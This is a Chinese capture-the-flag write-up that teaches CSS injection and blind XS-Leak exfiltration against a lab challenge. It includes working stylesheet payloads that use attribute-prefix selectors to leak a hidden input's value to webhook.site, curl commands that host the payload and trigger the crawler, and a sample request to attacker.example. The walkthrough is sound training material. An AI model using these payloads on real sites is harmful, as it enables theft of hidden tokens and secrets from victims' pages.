

[安洵杯 2019]CSS Game CSS注入
类型:Web / CSS 注入(CSS Injection)+ XS-Leak 盲注外带 难度:中等偏上,但前置知识只用得到 HTML/CSS 的最基础部分
这份 WP 假设你完全没接触过 CSS 注入,所以会先把 HTML、CSS、选择器、优先级这些基础讲明白, 然后再一步步把攻击链搭出来,最后给出可以直接跑的脚本和运行日志。
本题在线靶场
1. 一句话总结
题目把一个用户可控参数拼进了 HTML 的 <link rel="stylesheet" href="..."> 里,
于是我们能让受害者的浏览器去加载我们指定的 CSS;flag 放在一个 <input type="hidden" value="..."> 里,
我们用属性选择器让「value 以某个前缀开头」成为条件,条件成立就让它去请求一个带标记的 URL,
从而一个字符一个字符地把 flag「盲注」出来。
2. 读题:首页在说什么
访问首页,返回的 HTML是:
<html><head> <meta charset="utf8" /> <title>CSS Game</title> <style>
</style></head><body><h1>CSS Game</h1><p> The flag is in <code>http://127.0.0.1:60000/flag.html</code></p><p> flag.html <!-- <html> <link rel="stylesheet" href="${encodeURI(req.query.css)}" /> <form> <input name="Email" type="text" value="test"> <input name="flag" type="hidden" value="202cb962ac59075b964b07152d234b70"/> <input type="submit" value="提交"> </form> </html> --></p>
<form action="/crawl.html" method="post"> http://127.0.0.1:60000/flag.html?css=<input type="text" name="css" /> <input type="submit"/><br><br></form></body></p>2.1 关键信息一:flag 在内网
The flag is in http://127.0.0.1:60000/flag.html127.0.0.1 是服务器自己的本机地址。也就是说这个页面只有服务器(以及同容器里的爬虫)能访问,
我们从外网直接请求 node4.anna.nssctf.cn:60000 是连不上的(实测会连接超时):
curl -v --max-time 8 http://node4.anna.nssctf.cn:60000/flag.html# * Trying 1.14.71.254:60000...# * Connection timed out after 8010 milliseconds所以 flag 不可能直接读,必须让服务器里的机器人替我们去看,再把结果想办法传出来。
2.2 关键信息二:有个爬虫接口
<form action="/crawl.html" method="post"> http://127.0.0.1:60000/flag.html?css=<input type="text" name="css" /> <input type="submit"/></form>这说明:向 /crawl.html POST 一个 css 参数,服务器就会派一个无头浏览器去访问
http://127.0.0.1:60000/flag.html?css=<你填的东西>实测返回内容就是 Crawling 四个字:
curl -s -i -X POST -d "css=test" http://node4.anna.nssctf.cn:25698/crawl.html# HTTP/1.1 200 OK# Content-Length: 8## Crawling(注意:GET 请求 /crawl.html 是 404,只接受 POST。)
2.3 关键信息三:注释里泄露了 flag.html 的真实源码
<!-- <html> <link rel="stylesheet" href="${encodeURI(req.query.css)}" /> <form> <input name="Email" type="text" value="test"> <input name="flag" type="hidden" value="202cb962ac59075b964b07152d234b70"/> <input type="submit" value="提交"> </form> </html>-->这就是漏洞点本身。拆开看:
| 片段 | 含义 |
|---|---|
req.query.css | 我们填进表单的 css 参数 |
encodeURI(...) | 对这个参数做 URL 编码 |
<link rel="stylesheet" href="..."> | 把结果当作样式表地址去加载 |
value="202cb962ac59075b964b07152d234b70" | 隐藏输入框里的值(这只是模板里的占位值,真实页面里放的是 flag) |
结论:我们能控制页面上样式表的 URL → 这就是 CSS 注入(CSS Injection)。
顺带一提,
202cb962ac59075b964b07152d234b70是字符串123的 MD5, 它是个”示例数据”,用来告诉你”这里本来是放敏感数据的”。
3. 零基础前置知识
这一节把后面要用到的东西全部讲清楚,可以当成小抄。
3.1 HTML:标签、元素、属性
HTML 用「标签」描述页面内容:
<input name="flag" type="hidden" value="202cb962ac59075b964b07152d234b70">拆解:
input是标签名,整个<input ...>是一个元素。- 元素里
名字="值"的部分叫属性(attribute)。这里有三个属性:name="flag"type="hidden"value="202cb962ac59075b964b07152d234b70"
- 重要:属性值会被浏览器原样保存在 DOM 里,所以可以用 CSS 的”属性选择器”去匹配它。 这正是我们读取 flag 的入口。
<form> 是表单,可以包含多个输入控件;<input type="submit"> 是提交按钮。
flag.html 里的三个 input 是兄弟关系(同一个 <form> 的孩子节点)。
3.2 type="hidden" 是什么,为什么它很麻烦
type="hidden" 表示这个输入框”隐藏”:用户看不见,也不会被渲染出来。
浏览器内置样式表(User Agent Stylesheet)里有类似这么一条规则:
input[type="hidden" i] { display: none !important;}display: none 的意思是这个元素不产生任何可见的盒子(不渲染)。
这对我们非常关键,因为后面会讲到:CSS 只有作用在”真正被渲染的元素”上,才会去下载图片。
所以 flag 那个输入框本身是没法直接用来发请求的,得想别的办法(第 6.3 节讲)。
3.3 CSS 是什么,怎么被加载
CSS(层叠样式表)用来描述页面”长什么样”。最常见两种引入方式:
<!-- 内联样式:直接写在 <style> 里 --><style> p { color: red; }</style>
<!-- 外部样式表:从某个 URL 下载 --><link rel="stylesheet" href="https://example.com/a.css" />flag.html 用的是第二种。重点:href 指向哪儿,浏览器就会去下载哪儿的 CSS,
所以只要我们能控制 href,就能让浏览器执行我们写的任意 CSS。
一条 CSS 规则长这样:
选择器 { 属性: 值; 属性: 值;}例如 p { color: red; } 的意思是:所有 <p> 元素,文字变红色。
3.4 选择器:怎么”选中”元素
最常用的几种:
| 写法 | 名字 | 含义 | 例子 |
|---|---|---|---|
p | 类型选择器 | 所有 <p> | p { color: red } |
.cls | 类选择器 | class="cls" 的元素 | .box { ... } |
#id | ID 选择器 | id="xxx" 的元素 | #main { ... } |
[name=flag] | 属性选择器 | 有 name="flag" 属性的元素 | input[name=flag] { ... } |
属性选择器还有几个”模糊匹配”的变体,这就是我们读 flag 的核心工具:
| 写法 | 含义 |
|---|---|
[value="abc"] | value 恰好等于 abc |
[value^="abc"] | value 以 abc 开头 |
[value$="abc"] | value 以 abc 结尾 |
[value*="abc"] | value 包含 abc |
另外还有组合器,用来描述元素之间的位置关系(比如”在它后面的兄弟”):
| 写法 | 名字 | 含义 |
|---|---|---|
A B | 后代 | A 里面的所有 B |
A > B | 子代 | A 的直接子元素 B |
A + B | 相邻兄弟 | 紧跟在 A 后面的那一个 B |
A ~ B | 一般兄弟 | A 后面的所有 B |
举个和本题完全对应的例子。flag.html 的 DOM 结构(浏览器把 <html> 下的东西自动整理后)大致是:
<html> <head> <link rel="stylesheet" href="..."> </head> <body> <form> <input name="Email" type="text" value="test"> <!-- 1 --> <input name="flag" type="hidden" value="flag{...}"> <!-- 2 --> <input type="submit" value="提交"> <!-- 3 --> </form> </body></html>那么:
input[name=flag] ~ input[type=submit]选中的是 第 3 个元素(提交按钮), 条件是”它前面有一个 name=flag 的 input”。input[name=flag] + input[type=submit]选中的是”紧跟在 flag 输入框后面的兄弟”, 但紧跟着的是”提交按钮”吗?不是——第 2 个后面的兄弟就是第 3 个,所以这里+其实也能用; 不过~更保险(万一中间还夹了别的元素)。
3.5 层叠与优先级(specificity)——利用手法的关键
同一个元素、同一个 CSS 属性,如果被多条规则同时命中,只会有一个值生效。谁生效的规则是:
- 先看
!important(本题用不到); - 再看优先级(specificity),高的赢;
- 优先级相同时,写在后面的赢。
优先级的算法是一个三元组 (ID 数量, 类/属性/伪类数量, 元素/伪元素数量),逐位比较。
用本题的两条规则算一下:
/* 心跳规则:2 个元素 + 1 个属性 + 1 个元素 = (0, 2, 2) */input[type=hidden] ~ input[type=submit] { background-image: url(.../hb) }
/* 候选规则:2 个元素 + 2 个属性 + 1 个元素 = (0, 3, 2) ← 更高 */input[type=hidden][value^="flag{a"] ~ input[type=submit] { background-image: url(.../61) }(0,3,2) > (0,2,2),所以只要候选规则命中,它就一定压过心跳规则。
我们正是靠这个性质来判断”这一位到底是不是这个字符”。
3.6 CSS 里怎么”发网络请求”
CSS 里能触发 HTTP 请求的写法有很多,最常用的两种:
/* 1. 直接写 url(),浏览器会去下载这个资源 */input[type=submit] { background-image: url("https://attacker.example/pixel.png"); }
/* 2. @import:再引入一份 CSS */@import url("https://attacker.example/more.css");可以放 url() 的属性非常多,例如:
background-image、border-image-source、list-style-image、mask-image、cursor、@font-face 的 src 等等。
但有一个大前提:这个元素必须真的被渲染。
- 如果元素是
display: none(比如type="hidden"的 input), 那么写在它身上的background-image根本不会去下载。 - 所以必须把请求”挂”到一个可见元素上。
3.7 盲注 / XS-Leak 的核心思想
我们看不到 flag.html 的内容,但我们能看到自己服务器收到的请求。于是:
把”flag 的第 i 位是不是字符 c”变成一个 CSS 条件; 条件成立 → 浏览器去请求
https://我们的服务器/mark_<i>_<c>; 条件不成立 → 什么都不发(或发别的东西)。
我们服务器日志里出现哪个标记,就说明哪个猜测成立。
这就是盲注(blind injection)在浏览器侧的表现,也常被叫做 XS-Leak(跨站泄露)。 和 SQL 盲注的思路一模一样:看不见数据,就用”有回显/无回显”当 0/1。
4. 攻击思路是怎么想出来的
把上面所有信息串起来,思路就自然出现了:
css参数被拼进<link href>→ 我能提供一份自己写的 CSS。- flag 在
input[name=flag]的value属性里 → 我可以用属性选择器判断它的前缀。 - CSS 里
url()能发请求 → 我可以让”前缀猜对”这件事变成一次 HTTP 请求。 - flag 有 44 个字符 → 那就一位一位猜:先猜第 1 位,猜对了再猜第 2 位……
- 我看不到页面,但我能看自己服务器的日志 → 用日志当”回显”。
剩下的工作只有两处细节:
- 我没有公网服务器,怎么收请求?(第 5 节:用 webhook.site)
- flag 输入框是
hidden,不能直接挂图片,怎么办?(第 6.3 节:用兄弟选择器打提交按钮)
5. 搭建外带/托管通道
5.1 一个自然的想法:能不能直接内联写 CSS?
href="${encodeURI(req.query.css)}" 里,参数只被当作一个 URL。
那么能不能用 data: URL 把 CSS 直接塞进去?比如:
?css=data:text/css,@import url(https://my.server/leak);我在靶机上实测过:没有收到任何回调,说明 data: 形式的样式表被浏览器拦掉了(参考第 10.1 节)。
所以结论是:必须自己托管一份 CSS,然后把 URL 交给机器人。
5.2 为什么选 webhook.site
我们需要一个满足三点的服务:
- 公网可访问(机器人能连上,且你的浏览器/靶机都能连上);
- 能自定义返回内容——我们要随时更换 CSS 内容;
- 能查看请求日志——这就是我们的”回显”。
webhook.site 正好三样都有(免费、无需注册):
POST https://webhook.site/token→ 生成一个专属 token(UUID);PUT https://webhook.site/token/<uuid>→ 设置”默认响应”的内容和 MIME 类型;https://webhook.site/<uuid>/任意路径→ 任何对该地址的请求都会被记录下来;GET https://webhook.site/token/<uuid>/requests→ 拉取请求日志(JSON)。
5.3 第一步:创建 token 并设置响应内容
# 1) 创建 tokencurl -s -X POST https://webhook.site/token# {"uuid":"8f4706fc-....","redirect":true,...}
# 2) 把默认响应设置成我们的 CSS,并且把 MIME 类型设为 text/csscurl -s -X PUT https://webhook.site/token/8bd811ec-6830-4dde-85eb-8796f44d24c1 \ -H "Content-Type: application/json" \ -d '{"default_content":"@import url(https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/fromcss);", "default_content_type":"text/css"}'MIME 必须是 text/css。浏览器对跨域样式表有”严格 MIME 检查”:
如果返回头是 text/plain 或 text/html,浏览器会在控制台报
Refused to apply style ... because its MIME type ... is not a supported stylesheet MIME type
然后直接忽略这份样式表,我们就什么都收不到了。
5.4 第二步:确认爬虫真的能出网
把 css 指向我们的 webhook,然后看日志:
curl -s -X POST --data-urlencode "css=https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/test1" \ http://node4.anna.nssctf.cn:25698/crawl.html
{ "method": "GET", "user_agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/78.0.3882.0 Safari/537.36", "headers": { "referer": ["http://127.0.0.1:60000/flag.html?css=https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/test1"], "accept": ["text/css,*/*;q=0.1"] }, "url": "https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/test1"}这三次信息量很大:
user_agent里有 HeadlessChrome/78 → 是靶机派出的无头浏览器,不是我们自己的请求;referer是http://127.0.0.1:60000/flag.html?css=...→ 证明它确实访问了内网 flag.html,而且把我们给的地址当作样式表加载了;accept: text/css→ 浏览器把它当样式表请求。
结论:链路通了,爬虫能出网、能加载我们的 CSS,我们能读到日志。
5.5 第三步:验证 CSS 真的被执行
光”下载了 CSS”还不够,我们要确认浏览器执行了里面的规则。把默认内容设为:
@import url(https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/fromcss);
然后再触发一次爬虫,日志里出现了 /fromcss 这条请求 → CSS 里的 @import 生效了。
至此”发 payload → 浏览器执行 → 我们看到回显”的完整闭环打通。
6. 写出第一个能用的 payload
6.1 先验证属性选择器能读到属性值
页面里 Email 输入框的值是固定的 test,是很好的”试验品”。我们写:
input[type=submit]{background-image:url(https://webhook.site/<uuid>/g/hb)}input[value^="te"] ~ input[type=submit]{background-image:url(https://webhook.site/<uuid>/g/seltest)}要发送的payload这样填:
curl -s -X PUT "https://webhook.site/token/8bd811ec-6830-4dde-85eb-8796f44d24c1" -H "Content-Type: application/json" \ -d "{\"default_content\":\"input[type=submit]{background-image:url(https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/g/hb)}\ \ninput[value^='te'] ~ input[type=submit]{background-image:url(https://webhook.site/8bd811ec-6830-4dde-85eb-8796f44d24c1/g/seltest)}\", \"default_content_type\":\"text/css\"}" ````含义:
* 第 1 条:**无条件**让提交按钮的背景图去请求 `/g/hb`(我把它叫**心跳**,用来证明"这轮爬虫确实执行了");* 第 2 条:**当存在 value 以 `te` 开头的元素时**,让提交按钮的背景图去请求 `/g/seltest`。
因为 `Email` 的 value 是 `test`,以 `te` 开头,所以第 2 条会命中,并且优先级更高,把第 1 条的 `background-image` 覆盖掉。
实测日志:…/g/seltest ← 命中了(而不是 /g/hb)
一次就同时验证了三件事:**属性选择器能用、兄弟组合器能用、背景图请求能回显**。
### 6.2 为什么"隐身的 flag 输入框"不能直接用
直觉写法是:
```cssinput[name=flag][value^="NSS"]{background-image:url(.../mark)}但没用,因为它是 type="hidden",display: none,不会被渲染,
CSS 引擎不会为它下载背景图。
6.3 正确姿势:用兄弟选择器把条件打到提交按钮上
input[type=hidden][value^="NSS"] ~ input[type=submit] { background-image: url("https://webhook.site/<uuid>/g/<标记>");}读法是:
“如果存在一个隐藏输入框,它的 value 以
NSS开头, 那么把它后面的那个提交按钮(一个真实可见、会被渲染的元素)的背景图设成这个 URL。”
选择器只是在”判断条件”,真正发请求的是被选中的可见按钮 —— 这就是绕开 display:none 的关键。
6.4 一轮同时试一整个字符集
如果一次只试一个字符,44 个字符 × 95 个候选 = 4180 次抓取,太慢了。 技巧是:一次把整个字符集都写进去,每个候选配一个不同的 URL:
/* 心跳:没猜中任何字符时它会生效,用来判断"到结尾了" */input[type=hidden] ~ input[type=submit]{ background-image:url("https://webhook.site/<uuid>/g/0/hb")}
/* 候选:一次列出所有可能的下一个字符 */input[type=hidden][value^="NSSCTF{dda"]~input[type=submit]{ background-image:url("https://webhook.site/<uuid>/g/0/61")} /* 字符 a */input[type=hidden][value^="NSSCTF{ddb"]~input[type=submit]{ background-image:url("https://webhook.site/<uuid>/g/0/62")} /* 字符 b */input[type=hidden][value^="NSSCTF{ddc"]~input[type=submit]{ background-image:url("https://webhook.site/<uuid>/g/0/63")} /* 字符 c *//* ... 一直到字符集里的最后一个字符 ... */为什么”一轮就能得到答案”?两个理由:
- 前缀唯一性:
